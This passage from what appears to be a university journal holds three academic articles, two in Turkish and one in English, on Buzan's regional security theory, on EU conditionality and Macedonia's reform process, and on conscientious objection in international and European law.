Güvenlik süreçleri ile ilgili daha doğru bir anlayış sergileyebilmek amacı ile Baldwin kesimler ve onların ilgilendikleri nesneler (devletler) arasında farklılıklar ortaya çıkarmışlardır. Kesimler çeşitli değerlerin güç yarışlarının odağı haline geldiği ayrı ayrı alanlar olarak değerlendirilmiştir. Buna bağlı olarak askeri kesimde devlet bahsi geçen nesne olmaktadır çünkü kurtarılması ve korunması gerekmektedir. Politik kesimde devletin meşruiyeti ilgilenebilir gereken en önemli konudur. Ekonomik kesimde tehdit altına giren ekonomiler, toplumsal kesimde milletler ve dinler korunması gereken nesneler oluşurken çevre kesimlerinde etki örtüsü, çeşitli fayda türleri olabilmektedir.

Bütün kesimler devleti kısıtlı etkilerinden kurtulabilmek amacı ile ortaya çıkarılmalarına rağmen onların çevreleri devlete göre şekillenmektedir. Başka bir deyişle güvenlik teorisi içindeki yerlerini onlar devletin bu denklemdeki yerine bağlı olarak ayarlarlar. Bunu yapılmasındaki amaç tutarsızlığa düşmemektir. Fakat bu devletin en önemli referans noktası olduğu anlamına gelmemelidir. Gelenekselcilere karşı bir cevap olarak Buzan devleti diğer aktörlere göre imtiyazlı olarak görmemesi ile birlikte devletin bölgesel çalışmalarında bir ön güç olarak alınmaması için bir neden olmadığı bildirmiştir. Buzan'ın bu konudaki en önemli çalışmaları devlet merkezli yaklaşım ve baskın devlet yaklaşımı arasındaki farklarının göz ardı edilmemesi gerektiğini söylemektedir.¹⁶

Klasik güvenlik teorilerinde genelde güvenlik tanımı temel güvenlik endişeleri ile anlatılırken günümüzdeki çerçevede güven altına alma süreçlerini ve bunların bağlantılarını göz önüne alınmaktadır. Her iki durumda da temel nokta belli başlı aktörler tarafından tehdit ve endişelerin açık bir şekilde dile getirilmesidir.

Bu bağlamda uluslararası çevre birçok uluslararası ilişkiler teorisyenlerini var olan paradigmalarda yeniden dile getirmeye zorlarken Buzan aşırı mutlakçıyı gördüğü klasik teori ve yeni aşırı maddeci ve mekanik gördüğü temel uluslararası ilişkilerin teorilerin arasında bir orta yol bulmaya çalışmıştır.

SONUÇ

Bölgesel güvenlik kavramı Buzan çalışmalarının en önemli kısmını oluşturur çünkü o bu kavramla eski tanımın yeniden yapılandırmıştır. Onun anlatımında bölgesel güvenlik kavramı birçok bilimde oluşur ve bütün bu birimlerin temel süreç amaçları güvenlik altına almadır. Bu birimler o kadar bağlıdır ki onların problemleri birbirinden bağımsız olarak irdelenemez. Bu birimler güvenlik kavramının yapısını ve dinamiklerini oluştururlar. Buzan'a göre bölgesel güvenlik teorisinin bütünü dört halkadan oluşmaktadır ve bunlar devlet içi, bölgesel, bölgelerarası ve küresel olarak tanımlanabilir. Bu tanımlarda aktörler arası güçler dengesi güvenlik sürecinde her zaman dikkate alınmıştır.

Bu hali ile bölgesel güvenlik teorisi maddesel ve yapılandırıcı (constructivist) yaklaşımların bir harmanı oluşturur. Bu teori bölgesel genişlik ve güç dağılımı kavramlarını kullanılması açısından maddeci, birçok etkenin etkileşimi ile ilgili güvenlik süreçlerinin ortaya çıkması açısından yapılandırıcı sayılabilir. İşte bu harman bu teoriyi benzersiz gelenekselci ve aynı zamanda yapılandırıcı yapan etkidir.

KAYNAKÇA

- Ayoob, Mohammed, "From Regional System To Regional Society: Exploring Key Variables In The Construction Of Regional Order", Australian Journal Of International Affairs, Vol. 53, No.3, 1999.
- Bilgin, Pınar , "Beyond Statism In Security Studies: Human Agency And Security In Middle East", The Review Of International Affairs, Vol.2, No.1, Autumn 2002.
- Buzan, Barry, People, States And Fear, Boulder, Co, Lynne, Rienner, 1991.

¹⁶Bary BUZAN: op.cit., s. 196.

Brodie, Bernard, National Security Policy And Economic Stability, Yale Institute For International Studies Memorandum, Sayı:33, (New Haven: Ct, 1950), S.5. Bakınız, David A. Baldwin, "Güvenlik Kavramı", (Çev.Çiğdem Şahin), Kamer Kasım Ve Zerrin A. Bakan (Ed.), Uluslararası Güvenlik Sorunları, (Ankara: Asam Yayınları, 2004).

Çakmak, Haydar, Avrupa Güvenliği, Platin Yayınları, 2007.

Sedivy, Jivi, Book Review Of "Regions And Powers: The Structure Of International Security By Barry Buzan And Ole Waever", Journal Of International Relations And Development, Vol. 7, 2004.

Waltz, Kenneth, Theory Of International Politics, 1979.

Williams, Michael C., "Words, Images, Enemies: Securitization And International Politics", International Studies Quarterly, Vol. 47, 2003, S. 511-531 And Bill Mcsweeny, "Identity And Security: Buzan And The Copenhagen School", Review Of International Studies, Vol. 22, No.1, 1996.

Wolfers, Arnold, "National Security As An Ambiguous Symbol", Political Science Quarterly, Sayı,67, 1952.

Eu Conditionality as a Reform Process Catalyst of Macedonian Legal System

Emina KARO* Vesna POPOSKA**

Abstract

The ability of the European Union to influence aspiring member states to make the necessary reforms to create domestic policy and institutions that are both stable and strong enough for membership is essential to a successful enlargement programme. This has been labeled as “EU conditionality” and it is referred as principle source of EU’s normative power in the context of enlargement. Its impact has been much contested in scholarly debate, especially challenged by the gross crisis that has been ongoing through the continent and the Brexit process. Although successfulness of the EU conditionality has been argued a lot, in the case of Macedonia, EU integration process has been referred as a main driver of change and a key tool in the hands of the newly elected government led by the social-democrats. Soon after entering office, Prime Minister Zaev announced that in the first three months, the government will work toward ensuring the removal of the conditional recommendation for the start of negotiations by the European Council. In six months, to strengthen the perception of the Council of Europe, that Macedonia is a serious candidate for EU membership. In nine months, the aim is at talking to member states regarding the beginning of negotiations with Macedonia. This statement has been recognized as the 3-6-9 plan and its implementation is already in process. This paper will go further into analysis of the EU conditionality in the case of Macedonia.

Keywords: Conditionality, Legal System, EU, Macedonian

INTRODUCTION

Understandings of EU conditionality

The concept of conditionality is understood in different varieties by different scholars.

Different theorists have outlined different forms of conditionality, including accession conditionality (Grabbe, 2002), predefined by *acquis communautaire* (Schimmelfennig and Sedelmeier, 2004), democratic conditionality (Pridham, 2002) and enlargement conditionality (Hughes, Sasse and Gordon, 2004) which correspond with the different stages of the enlargement process. While Pridham’s concept of democratic conditionality accents on the necessity of new member states to adopt the democratic standards prominently featured in the Copenhagen Criteria, the more contemporary notions recognize this particular type of conditionality as a subtype of the broader enlargement conditionality. Schimmelfennig and Sedelmeier argue that democratic or political conditionality is the soft counterpart — characteristic of the pre-negotiations stage dominated by the signing of Stabilization and Association Agreements — of the more well-defined *acquis* conditionality, which becomes more dominant later in the accession process. Hughes, Sasse and Gordon particularly stress the evolutionary nature of the different types of conditionality, and argue that accession to the European Union is a process marked by necessary differentiation, and that conditionality has been used in a rather flexible manner depending on a plurality of factors, including the policy area, the country concerned, and the political context in which it is applied. Recognizing the vast differences between the states applying for EU membership, Hughes, Sasse and Gordon emphasize that the subsequent enlargements of the European Union have led to further differentiation of conditionality (Cdr.lib.unc.edu, 2018)

The main idea is that "the conditionality process generates enormous pressure on the applicant countries to conform to what the EU expects of them in the realm of creating a democratic society and the ability to engage in international economic competition. (Linden, 2002)" The potential EU membership is a strong mechanism for the applicant states to make the necessary alterations in their domestic institutional systems. Nevertheless, same author argues that the impact of international mechanisms, such as the EU conditionality, is bounded by certain factors such as the culture and the political structure of the candidate countries. Also, the relationship between the state and the society plays a crucial role in defining the impact of EU conditionality. Another authors suggest that “domestic politics determine the way ruling elites respond to the incentives of EU membership (Vachudová, 2005).

* Ass. prof., International Vision University, emina.karo@vizyon.edu.mk

** PhD candidate, International Vision University, vesna.poposka@vizyon.edu.mk

Macedonian path toward integration

Macedonia was the first Balkan country that has signed the Stabilization and Association Agreement with the EU in 2001, but it was in status quo position for a long period. It was identified as a potential candidate for EU membership during the Thessaloniki European Council summit in 2003.

The country applied for EU membership in March 2004. The Commission issued a favourable opinion in November 2005, and the Council decided in December 2005 to grant the country candidate status. In October 2009, the Commission recommended that accession negotiations be opened.

Macedonia, in 2009 received a recommendation by the Commission for launching EU accession negotiations. The country did not manage to get Council's decision, and at the beginning of 2012, a special instrument was launched by the European Commission, named as High-Level Accession Dialogue (HLAD). The goal of HLAD was to put the EU integration process to the foreground of the Macedonian agenda and give it a new boost (Velebit, 2018). However, the country was in ongoing political crisis and intensive international presence.

This state capture has been further made possible by the continuous lack of a functioning opposition in the national institutions, including the Parliament. In fact, Macedonia has been in a perpetual political crisis since the end of 2012 when the opposition was forcefully removed from the parliamentary hall during the discussions for the annual budget. Although the major opposition party SDSM participated in the local elections of 2013 and the general elections of 2014, they have been operating outside of the institutions for the last two years. In parallel, the media landscape has been violated by transferring government funds to outlets supportive of the ruling political parties. In these circumstances, crucial legislation and policies have been passed without meaningful public or institutional consultation. In practice, the parties in power have attempted to create a public environment in which they can operate with very little criticism or dissent (openDemocracy, 2018).

These events have largely coincided with the blockade of Macedonia's further EU integration prompted by the dispute with Greece over the country's constitutional name. As a result of this dispute, Macedonia has had six (futile) consecutive recommendations for starting the accession negotiations with the EU.

In the fall of 2016, the European Commission, raised concerns about state capture in its annual "progress report" on Macedonia. The Commission argued that the Assembly had failed to provide an effective oversight to the executive power, the justice system was not independent, and the authorities showed no willingness to resolve these issues. The oversight of the executive by the regulatory and supervisory bodies was also limited since they were under political pressure (European Commission, 2016).

The crisis escalated with the conditional recommendation given by the commission for two years in a row, addressing the urge for imminent change and reforms. A wire tapping scandal revealing high level corruption scandals was released by the leader of the main oppositional party at that time- Zoran Zaev and SDSM. The Commission stated in November 2016 that it is prepared to extend its recommendation to open accession negotiations with the country, conditional on progress with the implementation of the Pržino agreement, notably the holding of credible parliamentary elections, and substantial progress in the implementation of the "Urgent Reform Priorities". The crisis, in which both sides have accused each other of snooping, had prompted the European Union to press for talks among the country's main political leaders.

New government came to power based on the "Back toward EU" concept

Change of government came after a decade of stagnation on the EU and NATO accession path. The new government has claimed releasing of captured institutions, bringing justice and legitimacy, and bringing most of all-bringin country back to the Euro-Atlantic path. The European agenda was one of the cornerstones of the winning political platform on the early parliamentary elections.

First thing on the agenda was Brussels: "the EU membership is a key strategic goal for Macedonia. We have a goal to start the negotiations for an association as soon as possible – said the newly elected Prime minister Zaev and he also said that the process of waiting has lasted too long". Zaev also stressed that the reforms in the judiciary will continue including the administration and the implementation of other proposals in order to remove the conditionality of the recommendation for starting the negotiations. He stressed that he will work on the improvement of the good neighborly relations because of which his first official visit shall be in the city of Sofia, where he will have talks with Prime Minister Boyko Borisov about

ways of improving the situation. When asked whether the Government has a capacity to deliver results for the European Commission until autumn in order for it to give a recommendation for the negotiations, Zaev said that even before the formation of the government they have sent messages for collaboration even to the opposition and the civil sector for a faster pace for receiving a starting date for the negotiations for an EU membership (Archives, 2018).

Those intentions and the pre-electoral platform have been transposed into the so called **3-6-9 Plan**, revealed by the government. The course of the reforms proposed by the Government of the Republic of Macedonia, presented in the "Plan 3-6-9", are based on the Government Work Program 2017-2020, and take into account the Political Agreement of Prizino and the recommendations of the high-level meetings with the representatives from the EU institutions, the guidelines from the European Commission in the Urgent Reform Priorities (2015), The recommendations of the group of senior experts on the systemic issues of the rule of law regarding the interception of communications (2015), as well as series of recommendations to the Government from the previous years by the Council of Europe (Venice Commission, GRECO), the recommendations by OSCE/ODIHR, the findings and recommendations from the European Commission's annual reports, including the High Level Accession Dialogue, the conclusions of the Ministerial Dialogue on the Economic Reform Program, the conclusions of the regular meetings of the bodies of the Stabilization and Association Agreement, the document prepared by the group of civil society organizations entitled "Proposal for Urgent Democratic Reforms" (Blueprint), and the results based on the consultations with the civil society (The Government of the Republic of Macedonia, 2017).

"The new pro reform government will build three key foundations: It will be dedicated to the economy and life for everyone. It will be dedicated to strong professional institutions and justice for all. It will be dedicated to the European Union and NATO and prospects for everyone", promised Zaev (Meta.mk, 2018).

Priebe's report 2017

As part of the European Commission's readiness to work with and support the new government of the Macedonia in its reform efforts, the Commission has asked the same independent senior rule of law experts ("the group") who prepared a report in 2015 ("2015 report") to assess progress in addressing their previous findings (Group of senior experts, 2017). In this context, the Commission invited the group to formulate recommendations enabling the new government and other institutions to address persistent shortcomings in several rule of law areas. In line with its 2015 mission, the group this time focused on the state of I) the judiciary, II) law enforcement and prosecution, including the interception and oversight system, III) independent, regulatory, supervisory and oversight bodies, IV) media and civil society. The report notes improvement, however insufficient and urges work to be continued. For example, on the issue of judiciary, the report states that: Only one of the twelve recommendations from 2015 in the area of judiciary and prosecution has been implemented. That was the recommendation to maintain the Academy for Judges and Prosecutors as the sole point of entry to the judiciary, which necessitated no more than continuance of the status quo. 27. Many of the practices denounced in the 2015 report have continued. The control and misuse of the judicial system by a small number of judges in powerful positions to serve and promote political interests has not diminished in any significant respect.

Further work

As a response, the government adopted a strategy for judicial reform (2017-2022) and related action plan in November 2017, following consultations that included outreach across party lines. The strategy's measures aim, in particular, to address the "Urgent Reform Priorities" and pending recommendations by the Venice Commission and the Senior Experts' Group on systemic Rule of Law issues. The process of amending key pieces of legislation, as envisaged by the strategy, is underway. Compliance with outstanding Venice Commission recommendations is expected to increase with further changes to the Law on Courts and to the Law on the Judicial Council envisaged in the judicial reform strategy. Timely allocation of financial resources is key for the successful implementation of all reforms. Amendments to the Law on Audio and Audio-Visual Media Services adopted by the government in February 2018 following extensive stakeholder consultations are in Parliamentary procedure. (European Commission, 2018)

Also, Freedom House Nations in transit report shows significant progress: **National Democratic Governance rating improved from 5.00 to 4.75** due to political stabilization after the 2015–16 turbulence,

and positive, albeit limited, measures by the new government to overcome the capture of state institutions. **Independent Media rating improved from 5.25 to 5.00** due to advances in overall media reporting in the country and the new regime's decision to end government advertising, which had been a mechanism enabling state capture. (The ratings are based on a scale of 1 to 7, with 1 representing the highest level of democratic progress and 7 the lowest. The Democracy Score is an average of ratings for the categories tracked in a given year. (Freedomhouse 2018).

Conclusion

In April 2018, the European Commission recommended that the Council decides that accession negotiations be opened with the Republic of Macedonia in light of the progress achieved and in view of the sustained reform momentum, maintaining and deepening the current reform momentum. Although there is much more to be done, the influence of EU Conditionality in the case of Macedonia has been obvious as a factor of political change. Certainly, it has been not the only one- but a very significant one. Considered in comparison with other cases especially in the western Balkan region, it is obvious also that when using its conditionality carefully, the EU can be an important actor and can influence policy change in its favor

Bibliography

- Grabbe, H. (2002). European Union Conditionality and the Acquis Communautaire. *International Political Science Review*, 23(3), pp.249-268.
- Schimmelfennig, F. and Sedelmeier, U. (2004). Governance by conditionality: EU rule transfer to the candidate countries of Central and Eastern Europe. *Journal of European Public Policy*, 11(4), pp.661-679.
- Pridham, G. (2002). EU Enlargement and Consolidating Democracy in Post-Communist States - Formality and Reality. *JCMS: Journal of Common Market Studies*, 40(5), pp.953-973.
- Hughes, J., Sasse, G. and Gordon, C. (2004). Conditionality and Compliance in the EU's Eastward Enlargement: Regional Policy and the Reform of Sub-national Government. *JCMS: Journal of Common Market Studies*, 42(3), pp.523-551.
- Linden, R. (2002). Norms and nannies Norms and Nannies: The Impact of International Organizations on the Central and East European States (The New International Relations of Europe). Lanham, Md.: Rowman & Littlefield Publishers.
- Vachudová, M. (2005). *Europe Undivided: Democracy, Leverage, and Integration After Communism* (Oxford scholarship online). Oxford University Press.
- VOA. (2018). Macedonia 'Back on Track' Toward EU Membership. [online] Available at: <https://www.voanews.com/a/macedonia-is-back-on-track-toward-membership-top-eu-official-says/4355493.html> [Accessed 23 May 2018].
- Velebit, V. (2018). Macedonia in the EU's waiting room - European Western Balkans. [online] European Western Balkans. Available at: <https://europeanwesternbalkans.com/2017/12/12/macedonia-eus-waiting-room/> [Accessed 23 May 2018].
- Archives, E. (2018). Zaev, Hahn: Macedonia turns new page after political crisis - European Western Balkans. [online] European Western Balkans. Available at: <https://europeanwesternbalkans.com/2017/06/12/zaev-hahn-macedonia-turns-new-page-after-political-crisis/> [Accessed 23 May 2018].
- openDemocracy. (2018). And where do we go from here? Macedonia and the EU. [online] Available at: <https://www.opendemocracy.net/can-europe-make-it/simonida-kacarska/and-where-do-we-go-from-here-macedonia-and-eu> [Accessed 23 May 2018].
- Cdr.lib.unc.edu. (2018). [online] Available at: <https://cdr.lib.unc.edu/indexablecontent/uuid:820f6a03-c248-4723-a32f-d31c9150c6f7> [Accessed 24 May 2018].
- European Commission (2016). The former Yugoslav Republic of Macedonia 2016 Report". [online] Available at: https://ec.europa.eu/neighbourhood-enlargement/sites/near/files/pdf/key_documents/2016/20161109_report_the_former_yugoslav_republic_of_macedonia.pdf [Accessed 24 May 2018].
- Archives, E. (2018). Zaev, Hahn: Macedonia turns new page after political crisis - European Western Balkans. [online] European Western Balkans. Available at: <https://europeanwesternbalkans.com/2017/06/12/zaev-hahn-macedonia-turns-new-page-after-political-crisis/> [Accessed 24 May 2018].
- The Government of the Republic of Macedonia (2017). Plan fo reforms 3-6-9. Skopje.
- Meta.mk. (2018). Zaev: Macedonia has matured for a new way of doing politics Meta.mk. [online] Available at: <http://meta.mk/en/zaev-macedonia-has-matured-for-a-new-way-of-doing-politics/> [Accessed 24 May 2018].
- The former Yugoslav Republic of Macedonia: Recommendations of the Senior Experts' Group on systemic Rule of Law issues relating to the communications interception revealed in Spring 2015 available at https://ec.europa.eu/neighbourhood-enlargement/sites/near/files/news_corner/news-news-files/20150619_recommendations_of_the_senior_experts_group.pdf
- COMMISSION STAFF WORKING DOCUMENT“ The former Yugoslav Republic of Macedonia 2018 Report“ Accompanying the document Communication from the Commission to the European Parliament, the Council, the European Economic and Social Committee and the Committee of the Regions 2018 Communication on EU Enlargement Policy available at <https://www.sobranie.mk/content/republic-of-macedonia-report%2017.4.18.pdf>

Uluslararası Hukukta Vicdani Red

Abdölmecit NUREDİN* Zoran FILIPOVSKI**

Öz

Devletler, ekonomik, sosyal, siyasal ve kültürel nedenleri, ulusal çıkarları, güvenlik ve tehdit algılamaları ile savunma doktrinleri kapsamında vicdanî ret hususunda farklı yaklaşımlar sergilemektedirler. Zorunlu askerlik hizmetini benimsemiş olan bazı devletler ise vicdanî ret kurumunu kabul etmiş ve vicdanî ret ileri süreren kişiler hakkında zorunlu askerlik hizmeti yerine geçen alternatif hizmetler öngörmüştür.

Avrupa Birliği üyesi olan devletlerin tümünde vicdanî ret kurumu bulunmaktadır. Avrupa Konseyi üyesi ölkelerden halihazırda 24 ölkede zorunlu askerlik sistemi bulunmakla birlikte bu ölkelerde vicdanî ret kurumu da kabul edilmiştir. Avrupa Konseyi üyesi olan ölkelerden sadece Türkiye ve Azerbaycan'da vicdanî ret kurumu bulunmamaktadır.

AİHM'nin Ülke başvurusunda verdiği ihlal Kararı doğrultusunda en azından vicdanî retçilere askerlik hizmetinden kaynaklanan yükümlölüklerini yerine getirmemelerinden dolayı tek bir ceza verilmesi ve bu cezanın infazını müteakip askerlik hizmetinden muaf tutulmalarını öngören yasal bir değişiklik yapılması zorunlu hâle gelmiştir.

Anahtar Sözcükler: Vicdani Red, Uluslararası Hukuk.

Abstract

States show different approach about conscientious objection in terms of their economic, social, political and cultural reasons, national benefits, security and threat perception and doctrines of defense. Some states adopted conscription, recognise conscientious objection and compose alternative services for conscientious objector to substitute in compulsory military service.

All the states being member of European Union recognise conscientious objection. 24 states in Council of Europe have adopted both compulsory military service and have recognised conscientious objection. There are only Türkiye and Azerbaijan that have not recognized conscientious objection among the members of Council of Europe.

Today under the international conventions and international institutions' decisions, there is no obligation to recognise conscientious objection and adopt substitute services. But, at least in accordance with the European Court of Human Rights's violation decision about Ülke application, it is necessity to legislate one punishment for conscientious objectors and after execution of this punishment to be exempted from military service.

Key Words: Conscientious Objection, International Law.

VİCDANİ RED TANIMI

Vicdanî ret, geniş anlamda pozitif hukukun öngördüğü bir zorunluluğa ya da yapılmasına izin verdiği bir uygulamaya, inanç ya da bir takım ahlakî ve ya politik değerler temelinde karşı çıkmadır. Bu kapsamda yasaların öngördüğü zorunlu askerliğe ya da askerî harcamalara katılmama ya da yasaların izin verdiği kurtaja inançlar ya da ahlakî değerler kapsamında karşı çıkma gibi eylemler vicdanî ret olarak nitelenmektedir.¹

Sağlık hizmetlerinde ileri sürülen vicdanî ret dışında, eğitimcilerin cinsel eğitim, yoga ve benzeri öğretileri öğrencilere aktarmayı, deneylerde denek hayvanları kullanmayı reddetmeleri eğitim hizmetleri bakımından vicdanî ret; avukatların boşanma davalarında yardım sunmayı dinî veya vicdanî nedenlerle reddetmesi yargısal alanda vicdanî ret; dinî tatil günlerinde çalışmayı her türlü alkollü içki, sigara gibi sağlığa zararlı olduğu iddia olunan malları satmayı reddetmek çalışma, sosyal ve ekonomik yaşamda ifade edilen vicdanî ret kapsamında değerlendirilmektedir.² Ülkemizde ise vicdanî ret, askerlik yükümlölüğünün yerine getirilmesine karşı gündeme gelmiş olup, çalışma da bu yönde yapılmıştır.

Vicdanî ret, vicdanın izin vermediği savı ile yasal bir yükümlölüğü yerine getirmekten kaçınmaktır. Vicdanî reddin en sık görülen türü zorunlu askerlik hizmetine karşı olmaktır. Askerî hizmet yükümlölüğünü yerine getirmek için çağrılan kişinin dinî ya da felsefî nedenlerle silahlı güç kullanımına karşı olduğunu ancak askerî hizmet yerine geçecek diğer bir görevi yerine getireceğini açıklayan kişiye de vicdanî retçi denmektedir.

Vicdanî ret, vicdanî ve dinî inançlara aykırı olduğu ileri sürülerek askerlik hizmetinin ifasının reddedilmesidir.³

* Prof. Dr., Uluslararası Vizyon Üniversitesi, nuredin@vizyon.edu.mk

** Prof. Dr. Uluslararası Vizyon Üniversitesi, filipovski@vizyon.edu.mk

¹ Abdurrahman Eren, "Türk Hukukunda Vicdani Ret", AÜSBF Dergisi, 61-3, s.104.

² Pietro Verri, Dictionary of International Law of Armed Conflict, International Committee of the Red Cross, Geneva, 1992, s.36.

³ Redhouse İngilizce-Türkçe Hukuk Sözlüğü, Sev Matbaacılık, 1997, s.201-202.

Vicdanî ret, inanç ve kanaatlerin derin zorlamasıyla askerlik hizmetini ve bu hizmetle bağlantılı bulunan diğer yükümlülükleri reddeden bireysel nitelikli bir protesto eylemidir.⁴

Vicdanî retçi, savaşçı bir organizasyon olarak kabul edilen silahlı kuvvetlerin bir parçası olmayı ya da askerlik hizmeti yapmayı dinî, ahlakî ve etik sebeplerle vicdanının sesini takip ederek reddeden kişidir. İlk durumda itiraz, silahlı kuvvetlerde herhangi bir pozisyona ya da zorunlu askerlik hizmetine ya da bazı ülkelerdeki gibi zorunlu askerlik yerine geçen bir alternatif sivil hizmette bulunmayı tamamen reddetmek şeklindedir. İkinci durumda ise vicdanî retçi askerlik hizmeti boyunca savaşçı olarak bir rol üstlenmeksizin görev yapmayı kabul etmeyi isteyebilmektedir.

Vicdanî retçiler ise dinî inançları veya öldürmeye karşı olmak veya nükleer silahlara karşı olmak gibi ahlakî inançları nedeniyle silahlı kuvvetlerde hizmet etmeyi veya silah taşımayı reddeden kişiler şeklinde tanımlanmaktadır.⁵

Görüldüğü gibi vicdanî retle ilgili pek çok tanım bulunmakla birlikte, tanımlarda genel kabul gören şekliyle vicdanî ret, dinî, siyasi, ahlakî, felsefî veya etik sebeplerle askerlik hizmetini veya askerlik hizmetinin gerektirdiği yükümlülükleri yerine getirmeyi, reddetmek şeklinde ifade edilmektedir.

Vicdanî retçiler vicdanî ret kararlarını; Emir almak ve vermek istemiyor olmaları, şiddet kullanmayı ve insan öldürmeyi öğrenmek istememeleri, savaşlara karşı olmaları ve savaşların yürütücüsü olan ordulara hizmet etmek istememeleri, dinî inançları nedeniyle her türlü şiddete karşı olmaları, politik görüşleri doğrultusunda ordusuz, sınırsız, devletsiz, özgür bir dünyada yaşamak istiyor olmaları gibi nedenlerle gerekçelendirmektedirler.

Birleşmiş Milletlere 1983 yılında sunulan ilk raporda vicdanî ret ile ilgili olarak, vicdanî ile samimi etik kanaatlerin kastedildiği, bunların dinsel ya da hümanizm kaynaklı olabildiği, iki büyük kanaat kategorisinin öne çıktığı, bunlardan birine göre öldürmenin her koşulda yanlış olduğu (pasifist ret), diğerine göre ise zorun kullanımının bazı durumlarda meşru olduğu, ancak bazı durumlarda olmadığı ve bu durumlarda reddetmenin bir gereklilik olduğu (askerlik hizmetinin kısmî reddi) ifade edilmiştir.⁶

Birleşmiş Milletler İnsan Hakları Komisyonunun 1998/77 sayılı kararında da “askerlik hizmetinin vicdanî reddinin dinî, ahlakî, etik, insanî ya da benzer güdülerden kaynaklanan köklü kanaatler de dâhil olmak üzere vicdanî ilke ve gerekçelerden türediği” kabul edilmektedir. Bu kararda vicdanî reddin salt dinî nedenlerle ileri sürülemeyeceği ve bu hususta din ve inanç arasında ayrımcılığa izin verilemeyeceği ifade edilmiştir.⁷

Birleşmiş Milletler İnsan Hakları Komitesinin 1993/84 tarihli kararında, “askerlik görevini yapan kişilerin vicdanî ret hakkını kullanmaktan mahkum edilemeyeceği” ifade edilmiştir.⁸ Avrupa Konseyi üyesi ülkelerden olan Hırvatistan, Danimarka, Finlandiya, Almanya, Hollanda, İsveç ve İsviçre askerlik hizmeti yerine getirilirken vicdanî reddi mümkün kılmaktadır. Profesyonel ordulara sahip ülkelerden sadece Birleşik Krallık ve Hollanda profesyonel askerlik yapan subay ve astsubaylara vicdanî ret gerekçesiyle silahlı kuvvetlerden ayrılma hakkı vermekte olup, diğer ülkelerde herhangi bir yasal düzenleme bulunmamaktadır. Bu ülkeler dışındaki ülkelerde vicdanî ret ancak askerlik hizmeti başlamadan önce ileri sürülebilmektedir.

⁴ Ömer Anayurt, “Avrupa’da Vicdani Ret Sorunu: İstemden Normatif Düzenleme”, Mülkiye Dergisi, Sayı:254., s.150.

⁵ Charles C.Moskos, John Whiteclay Chambers II, The New Conscientious Objection From Sacred to Secular Resistance, Oxford University Press, New York, Oxford, 1993, s. 5.

⁶ Andreas Speck, “Dünyada Çağdaş Red ve Red Hareketlerinin Ana Hatları”,

(Erişim)http://www.savaskarsitlari.org/arsiv.asp?ArsivTipID=1&ArsivAnaID=35332, 30/06/2008.

⁷ Rachel Brett, “Askerlik Hizmetinin Vicdanen Reddi ve Alternatif Hizmette Uluslararası Standartlar”, Çarklardaki Kum:Vicdani Red Düşünsel Kaynaklar ve Deneyimler

⁸ Orhan Kemal Cengiz, “Vicdani Reddi Kabul Etmek”, 4 Haziran 2004, Radikal Gazetesi.

ULUSLARARASI HUKUKTA VİCDANÎ RET

Ocak 2008 tarihi itibarıyla Avrupa Konseyi üyesi ülkelerden 17 ülkede profesyonel ordu bulunmaktadır. Bu ülkeler; Belçika, 1995 yılından beri profesyonel orduya sahiptir ve ülkede profesyonel askerlerin vicdanî ret ileri sürebilmesi hakkında bir yasal düzenleme yoktur. Birleşik Krallık, 1963 yılından beri profesyonel orduya sahiptir ve profesyonel askerlerin vicdan, din, ahlâk veya politik nedenlerle vicdanî ret ileri sürmeleri hâlinde emekliye ayrılabilmesi veya ordu ile ilişkisinin kesilmesi mümkündür.

Çek Cumhuriyeti, 2005 yılından beri profesyonel orduya sahiptir ve profesyonel askerlerin vicdanî ret ileri sürebilmesi hakkında bir yasal düzenleme yoktur. Fransa, 2002 yılından beri profesyonel orduya sahiptir ve profesyonel askerlerin vicdanî ret ileri sürebilmesi hakkında bir yasal düzenleme yoktur. Hollanda, 1997 yılından beri profesyonel orduya sahiptir ve profesyonel askerlerin vicdanî ret ileri sürerek ordudan ayrılması mümkündür. İrlanda'da zorunlu askerlik hiç olmamıştır ve profesyonel askerlerin vicdanî ret ileri sürebilmesi hakkında bir yasal düzenleme yoktur.

İspanya, 2002 yılından beri profesyonel orduya sahiptir ve profesyonel askerlerin vicdanî ret ileri sürebilmesi hakkında bir yasal düzenleme yoktur. İtalya, 2005 yılından beri profesyonel orduya sahiptir ve profesyonel askerlerin vicdanî ret ileri sürebilmesi hakkında bir yasal düzenleme yoktur.

Lüksemburg, 1967 yılından beri profesyonel orduya sahiptir ve profesyonel askerlerin vicdanî ret ileri sürebilmesi hakkında bir yasal düzenleme yoktur. Macaristan, 2004 yılından beri profesyonel orduya sahiptir ve profesyonel askerlerin vicdanî ret ileri sürebilmesi hakkında bir yasal düzenleme yoktur. Malta'da zorunlu askerlik hiç olmamıştır ve profesyonel askerlerin vicdanî ret ileri sürebilmesi hakkında bir yasal düzenleme yoktur.

Portekiz, 2004 yılından beri profesyonel orduya sahiptir, profesyonel askerlerin vicdanî ret ileri sürebilmesi hakkında bir yasal düzenleme yoktur. San Marino'da jandarma güçleri ve gönüllü birlikler bulunmaktadır. 104 Slovakya, 2005 yılından beri profesyonel orduya sahiptir ve profesyonel askerlerin vicdanî ret ileri sürebilmesi hakkında bir yasal düzenleme yoktur.

Slovenya, 2005 yılından beri profesyonel orduya sahiptir ve profesyonel askerlerin vicdanî ret ileri sürebilmesi hakkında bir yasal düzenleme yoktur. Bulgaristan ve Hırvatistan 1 Ocak 2008 itibarıyla bu listeye katılmıştır. Avrupa Konseyi üyesi ülkelerden Andora, İzlanda, Lihtenştayn ve Monako'da ise herhangi bir ordu bulunmamaktadır. Avrupa Konseyi üyesi ülkelerden 24 ülkede zorunlu askerlik sistemi bulunmakta ancak vicdanî ret kurumu da kabul edilmektedir. Bu ülkelerde askerlik hizmeti yerine bu hizmet yerine geçen alternatif hizmet kabul edilmiştir. Alternatif hizmetin kabul edildiği bu ülkeler; Almanya, Arnavutluk, Avusturya, Bosna ve Hersek, Danimarka, Ermenistan, Estonya, Finlandiya, Gürcistan, İsveç, İsviçre, Karadağ, Kıbrıs Rum Cumhuriyeti, Letonya, Litvanya, Makedonya, Moldova, Norveç, Polonya, Romanya, Rusya Federasyonu, Sırbistan, Ukrayna ve Yunanistan'dır.

Avrupa Birliği üyesi olan devletlerin tümünde vicdanî ret kurumu bulunmaktadır. Avrupa Birliği Parlamentosu da 13 Ekim 1989, 11 Mart 1993 ve 18 Ocak 1994 tarihli kararlarında, Birleşmiş Milletler İnsan Hakları Komisyonun vicdanî ret ile ilgili kararlarını desteklediklerini ve üye devletlerin askerlik hizmetini yerine getirmeyi vicdanî nedenlerden dolayı reddetmeyi temel bir hak olarak tanıması gerektiği ifade etmiştir.⁹

